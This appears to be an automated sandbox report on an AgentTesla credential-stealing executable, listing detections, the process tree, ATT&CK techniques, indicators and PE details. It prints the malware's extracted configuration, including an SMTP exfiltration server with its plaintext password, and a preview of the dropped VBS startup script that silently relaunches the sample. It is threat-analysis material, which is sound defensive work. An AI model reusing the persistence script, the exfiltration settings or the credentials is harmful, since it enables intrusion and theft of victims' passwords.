ID: 321388
Sample Name: PI.exe
Cookbook: default.jbs
Time: 09:21:28
Date: 21/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report PI.exe

Overview


General Information

Sample Name:	PI.exe
Analysis ID:	321388
MD5:	dbda32339a6965..
SHA1:	3e53b09125eb1e..
SHA256:	c62b96f303f5387..
Tags:	AgentTesla exe

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Detected unpacking (creates a PE fi…
- Detected unpacking (overwrites its o…
- Found malware configuration
- Multi AV Scanner detection for subm…
- Sigma detected: Drops script at star…
- Yara detected AgentTesla
- .NET source code contains potentia…
- Allocates memory in foreign process…
- Contains functionality to detect slee…
- Delayed program exit found
- Drops VBS files to the startup folder

Classification



Startup

- **System is w10x64**
- PI.exe (PID: 6512 cmdline: 'C:\Users\user\Desktop\PI.exe' MD5: DBDA32339A6965FEFC794F220F944016)
  - notepad.exe (PID: 1476 cmdline: C:\Windows\system32\notepad.exe MD5: D693F13FE3AA2010B854C4C60671B8E2)
  - PI.exe (PID: 5152 cmdline: 'C:\Users\user\Desktop\PI.exe' MD5: DBDA32339A6965FEFC794F220F944016)
  - PI.exe (PID: 4600 cmdline: 'C:\Users\user\Desktop\PI.exe' 2 5152 5197828 MD5: DBDA32339A6965FEFC794F220F944016)
- wscript.exe (PID: 6776 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\STRATUP.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - PI.exe (PID: 6744 cmdline: 'C:\Users\user\Desktop\PI.exe' MD5: DBDA32339A6965FEFC794F220F944016)
    - notepad.exe (PID: 6636 cmdline: C:\Windows\system32\notepad.exe MD5: D693F13FE3AA2010B854C4C60671B8E2)
    - PI.exe (PID: 6728 cmdline: 'C:\Users\user\Desktop\PI.exe' MD5: DBDA32339A6965FEFC794F220F944016)
    - PI.exe (PID: 6788 cmdline: 'C:\Users\user\Desktop\PI.exe' 2 6728 5209890 MD5: DBDA32339A6965FEFC794F220F944016)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "l6qpC",
  "URL: ": "https://xmFob4yUwp.org",
  "To: ": "info@hybridgroupco.com",
  "ByHost: ": "mail.hybridgroupco.com:587",
  "Password: ": "PWiE8a9WlECjO",
  "From: ": "info@hybridgroupco.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.941812642.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000002.00000002.941872630.000000000475000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000002.00000002.942359260.000000000218000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000002.00000002.942468067.000000000225000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.708227438.00000000027D000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 16 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
2.2.PI.exe.2180000.1.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
7.2.PI.exe.bb0000.3.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
2.2.PI.exe.2180000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
7.2.PI.exe.790000.1.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
2.2.PI.exe.2250000.3.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 8 entries				

Sigma Overview

System Summary:

Sigma detected: Drops script at startup location

Signature Overview



- AV Detection
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

System Summary:

Data Obfuscation:

- Detected unpacking (changes PE section rights)
- Detected unpacking (creates a PE file in dynamic memory)
- Detected unpacking (overwrites its own PE header)
- .NET source code contains potential unpacker

Boot Survival:

- Drops VBS files to the startup folder

Malware Analysis System Evasion:

- Contains functionality to detect sleep reduction / modifications
- Delayed program exit found
- Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)
- Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

- Allocates memory in foreign processes
- Maps a DLL or memory area into another process
- Queues an APC in another process (thread injection)
- Writes to foreign memory regions

Stealing of Sensitive Information:

- Yara detected AgentTesla
- Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)
- Tries to harvest and steal browser information (history, passwords, etc)
- Tries to harvest and steal ftp login credentials
- Tries to steal Mail credentials (via file access)

Remote Access Functionality:


- Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 1 1	Startup Items 1	Startup Items 1	Disable or Modify Tools 1	OS Credential Dumping 2	System Time Discovery 1 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium
Default Accounts	Scripting 1 1 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1 1	Input Capture 1 1	Account Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth
Domain Accounts	Native API 1	Registry Run Keys / Startup Folder 2	Access Token Manipulation 1	Scripting 1 1 1	Credentials in Registry 1	File and Directory Discovery 3	SMB/Windows Admin Shares	Screen Capture 1	Automated Exfiltration
Local Accounts	At (Windows)	Logon Script (Mac)	Process Injection 4 1 2	Obfuscated Files or Information 2	NTDS	System Information Discovery 1 2 8	Distributed Component Object Model	Email Collection 1	Scheduled Transfer

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Cloud Accounts	Cron	Network Logon Script	Registry Run Keys / Startup Folder 2	Software Packing 4 1	LSA Secrets	Security Software Discovery 2 7 1	SSH	Input Capture 1 1	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 5	VNC	Clipboard Data 2	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 5	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Access Token Manipulation 1	Proc Filesystem	Application Window Discovery 1 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 4 1 2	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscate Non-C2 Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PI.exe	52%	ReversingLabs	Win32.Trojan.LokiBot	
PI.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.PI.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1131223		Download File
2.2.PI.exe.21e0000.2.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Source	Detection	Scanner	Label	Link	Download
7.2.PI.exe.bb0000.3.unpack	100%	Avira	TR/Spy.Gen8		Download File
2.1.PI.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.PI.exe.2770000.3.unpack	100%	Avira	HEUR/AGEN.1138205		Download File
2.2.PI.exe.2250000.3.unpack	100%	Avira	TR/Spy.Gen8		Download File
5.2.PI.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1131223		Download File
0.2.PI.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1131223		Download File
7.2.PI.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
5.2.PI.exe.2760000.3.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.1.PI.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.2.PI.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1138205		Download File
7.2.PI.exe.b40000.2.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://xmFob4yUwp.org	0%	Avira URL Cloud	safe	
http://127.0.0.1:	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/U	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/U	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/U	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://https://xmFob4yUwp.org$	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://crl.identrust	0%	Avira URL Cloud	safe	
http://ocsp.int-x3.letsencrypt.org0/	0%	URL Reputation	safe	
http://ocsp.int-x3.letsencrypt.org0/	0%	URL Reputation	safe	
http://ocsp.int-x3.letsencrypt.org0/	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
hybridgroupco.com	66.70.204.222	true	true		unknown
mail.hybridgroupco.com	unknown	unknown	true		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://xmFob4yUwp.org	PI.exe, 00000002.00000002.943432491.0000000002C69000.00000004.00000001.sdmp, PI.exe, 00000002.00000002.943600197.0000000002D98000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://127.0.0.1:	PI.exe, PI.exe, 00000007.00000002.706572619.0000000000B42000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/	PI.exe	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/U	PI.exe, 00000000.00000002.6814 42399.00000000027E5000.0000004 0.00000001.sdmp, PI.exe, 00000 002.00000002.941812642.0000000 000402000.00000040.00000001.sdmp, PI.exe, 00000005.00000002.708227438. 00000000027D5000.00000040.0000 0001.sdmp, PI.exe, 00000007.00 000002.706572619.0000000000B42 000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.letsencrypt.org0	PI.exe, 00000002.00000002.9445 19197.0000000005A20000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://xmFob4yUwp.org$	PI.exe, 00000002.00000002.9432 93284.0000000002B8A000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://api.telegram.org/bot%telegramapi%/	PI.exe, PI.exe, 00000007.00000 002.706572619.0000000000B42000 .00000004.00000001.sdmp	false		high
http://cert.int-x3.letsencrypt.org/0	PI.exe, 00000002.00000002.9445 19197.0000000005A20000.0000000 4.00000001.sdmp	false		high
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	PI.exe	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.identrust	PI.exe, 00000002.00000002.9445 19197.0000000005A20000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.int-x3.letsencrypt.org0/	PI.exe, 00000002.00000002.9445 19197.0000000005A20000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.root-x1.letsencrypt.org0	PI.exe, 00000002.00000002.9445 19197.0000000005A20000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
66.70.204.222	unknown	Canada		16276	OVHFR	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321388
Start date:	21.11.2020
Start time:	09:21:28
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 56s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PI.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@16/2@1/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 90.7% (good quality ratio 87.9%) • Quality average: 84.9% • Quality standard deviation: 25.2%
HCA Information:	• Successful, ratio: 83% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 168.61.161.212, 104.43.139.144, 51.104.144.132, 52.155.217.156, 20.54.26.129, 2.20.142.210, 2.20.142.209, 51.104.139.180, 92.122.213.194, 92.122.213.247 • Excluded domains from analysis (whitelisted): displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:22:33	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\STRATUP.vbs
09:22:48	API Interceptor	800x Sleep call for process: PI.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
66.70.204.222	d9f83622ec1564600202a937d2414af8.exe	Get hash	malicious	Browse	
	Image001.exe	Get hash	malicious	Browse	
	mEPbT6Dbzc.exe	Get hash	malicious	Browse	
	b32sUgpVdT.exe	Get hash	malicious	Browse	
	ZXeB2BO1Lq.exe	Get hash	malicious	Browse	
	kiGANMAmR3.exe	Get hash	malicious	Browse	
	QM34U1x8I6.exe	Get hash	malicious	Browse	
	Y2UrKCOaJm.exe	Get hash	malicious	Browse	
	SJAOO8OCe3.exe	Get hash	malicious	Browse	
	zh7966Pn0I.exe	Get hash	malicious	Browse	
	o7B4zT1WNb.exe	Get hash	malicious	Browse	
	emMAbUc8Xg.exe	Get hash	malicious	Browse	
	a2onj1GOHs.exe	Get hash	malicious	Browse	
	RDp6VoVSfQ.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DUE_INVOICE.exe	Get hash	malicious	Browse	
	2M3ZdRze7b.exe	Get hash	malicious	Browse	
	36n0FgVGxo.exe	Get hash	malicious	Browse	
	ErKsKTqlS4.exe	Get hash	malicious	Browse	
	yrPgLCinv1.exe	Get hash	malicious	Browse	
	O0iCB546uj.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OVHFR	http://https://faxfax.zizera.com/remittanceadvice	Get hash	malicious	Browse	• 167.114.119.127
	http://https://coralcliffs.com.do/review/	Get hash	malicious	Browse	• 188.165.231.37
	http://https://rugbysacele.ro/zz/IK/of1/nhctfwp4x278qkbusvijl6z39y5ema1o0gdr597irqhw4x0fk3uevzlaoj12bdmpsnt8g6yce40h6iv7bprsowxd3z2nmu8kal5gcj1yf9qt?data=dmluY2VudC5kdXNvcmRldEBpbWQub3Jn#aHR0cHM6Ly9ydWdieXNhY2VsZS5yby96ei9JSy9vZjEvNDUzMjY3NzY4JmVtYWlsPXZpbmNlbnQuZHVzb3JkZXRAaW1kLm9yZw==	Get hash	malicious	Browse	• 51.195.133.190
	http://flossdental.com.au	Get hash	malicious	Browse	• 46.105.201.240
	http://https://bit.ly/2UDM1To	Get hash	malicious	Browse	• 54.38.220.151
	inquiry-010.14.2020.doc	Get hash	malicious	Browse	• 94.23.162.163
	http://WWW.ALYSSA-J-MILANO.COM	Get hash	malicious	Browse	• 51.89.9.253
	http://septterror.tripod.com/the911basics.html	Get hash	malicious	Browse	• 51.89.9.253
	http://https://winnersoft.lu/systemadmin/?12=	Get hash	malicious	Browse	• 91.121.74.46
	http://https://carolearmstrongrealestate.com/wpe/14ea332d0684051d9fef033a5f1607dd?usr=cnBlbmRsZXRvbkBkYXRlc3dlaXNlci5jb20=	Get hash	malicious	Browse	• 51.38.157.153
	Order specs19.11.20.exe	Get hash	malicious	Browse	• 51.195.43.214
	QUOTE.exe	Get hash	malicious	Browse	• 51.89.1.123
	ORDER INQUIRY.exe	Get hash	malicious	Browse	• 51.91.236.193
	KYC_DOC_.EXE	Get hash	malicious	Browse	• 51.79.191.17
	MV GRAN LOBO 008.xlsx	Get hash	malicious	Browse	• 188.165.53.185
	MV GRAN LOBO 008.xlsx	Get hash	malicious	Browse	• 188.165.53.185
	d9f83622ec1564600202a937d2414af8.exe	Get hash	malicious	Browse	• 66.70.204.222
	direct_010.20.doc	Get hash	malicious	Browse	• 94.23.162.163
	#Ud83c#Udfb6 18 November, 2020 Pam.Guetschow@citrix.com.wavv.htm	Get hash	malicious	Browse	• 51.210.112.130
	http://https://duemiglia.com	Get hash	malicious	Browse	• 164.132.38.167

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\STRATUP.vbs

Process:	C:\Windows\SysWOW64\notepad.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	115
Entropy (8bit):	5.21081668642801
Encrypted:	false
SSDEEP:	3:DcdkiTGqLRVFGkxLbpCSUKRijsHot+WfW1s0IRkn:DGiqLTF7xPsSUK4YIwvm0zn
MD5:	E54054FC279ABBD8A620359997CC038C

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\STRATUP.vbs	
SHA1:	D294DB0EB635954E1B56A289353447A302C743E9
SHA-256:	8F70AA584CF7DAB7F6E49EC1F919383E10AEBF1003D13942D7FC464B8454C43B
SHA-512:	C4478A5A604A7777A4648605BA245197268FE39288510EF35AB5043D3B6801B2B991DBCCB78C7CF86E952E6EC4ABAFC51D4AFAE352DAD7FD57F0C5D65715D4(D
Malicious:	**true**
Reputation:	low
Preview:	sET DoMPeytCoqmYV = creAtEOBject("WscRIpT.sHELl")..dOmPeytCoqmyv.rUn """"C:\Users\user\Desktop\PI.exe"""", 0, False.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.891460444973993
TrID:	• Win32 Executable (generic) a (10002005/4) 99.24% • InstallShield setup (43055/19) 0.43% • Win32 Executable Delphi generic (14689/80) 0.15% • Windows Screen Saver (13104/52) 0.13% • Win16/32 Executable Delphi generic (2074/23) 0.02%
File name:	PI.exe
File size:	987648
MD5:	dbda32339a6965fefc794f220f944016
SHA1:	3e53b09125eb1e031f5f0e777836ba738b84fc42
SHA256:	c62b96f303f538748543747d1dacb97119dd9826b53ef6c8350b5b24d69f0006
SHA512:	be3282f1211845289f41775cd423312efca1a5cccfa5bfbf5a4baa31bb55b6067b0d40db3f82113c0166998c4bfd9459699bd0673acc68e3c5320244513a05fb
SSDEEP:	12288:hKXgLuyHgzDsn+cNObHRsVxFJkIHXAtijJZeTTaXF/c76r8bNKzkV2Xh:QGfgzIn+CA2VPJVRjJWTORc7U8xKIV2R
File Content Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... ....

File Icon

Icon Hash:	f0f06094c36ee8c2

Static PE Info

General

Entrypoint:	0x475a24
Entrypoint Section:	CODE
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, BYTES_REVERSED_LO, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	9ff85556c80c0bd14a575736c76ce536

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
add esp, FFFFFFF0h
mov eax, 00475834h
call 00007FCC44AA4E3Dh
mov eax, dword ptr [0049111Ch]
mov eax, dword ptr [eax]
call 00007FCC44AF3BD5h
mov ecx, dword ptr [00491214h]
mov eax, dword ptr [0049111Ch]
mov eax, dword ptr [eax]
mov edx, dword ptr [00475350h]
call 00007FCC44AF3BD5h
mov eax, dword ptr [0049111Ch]
mov eax, dword ptr [eax]
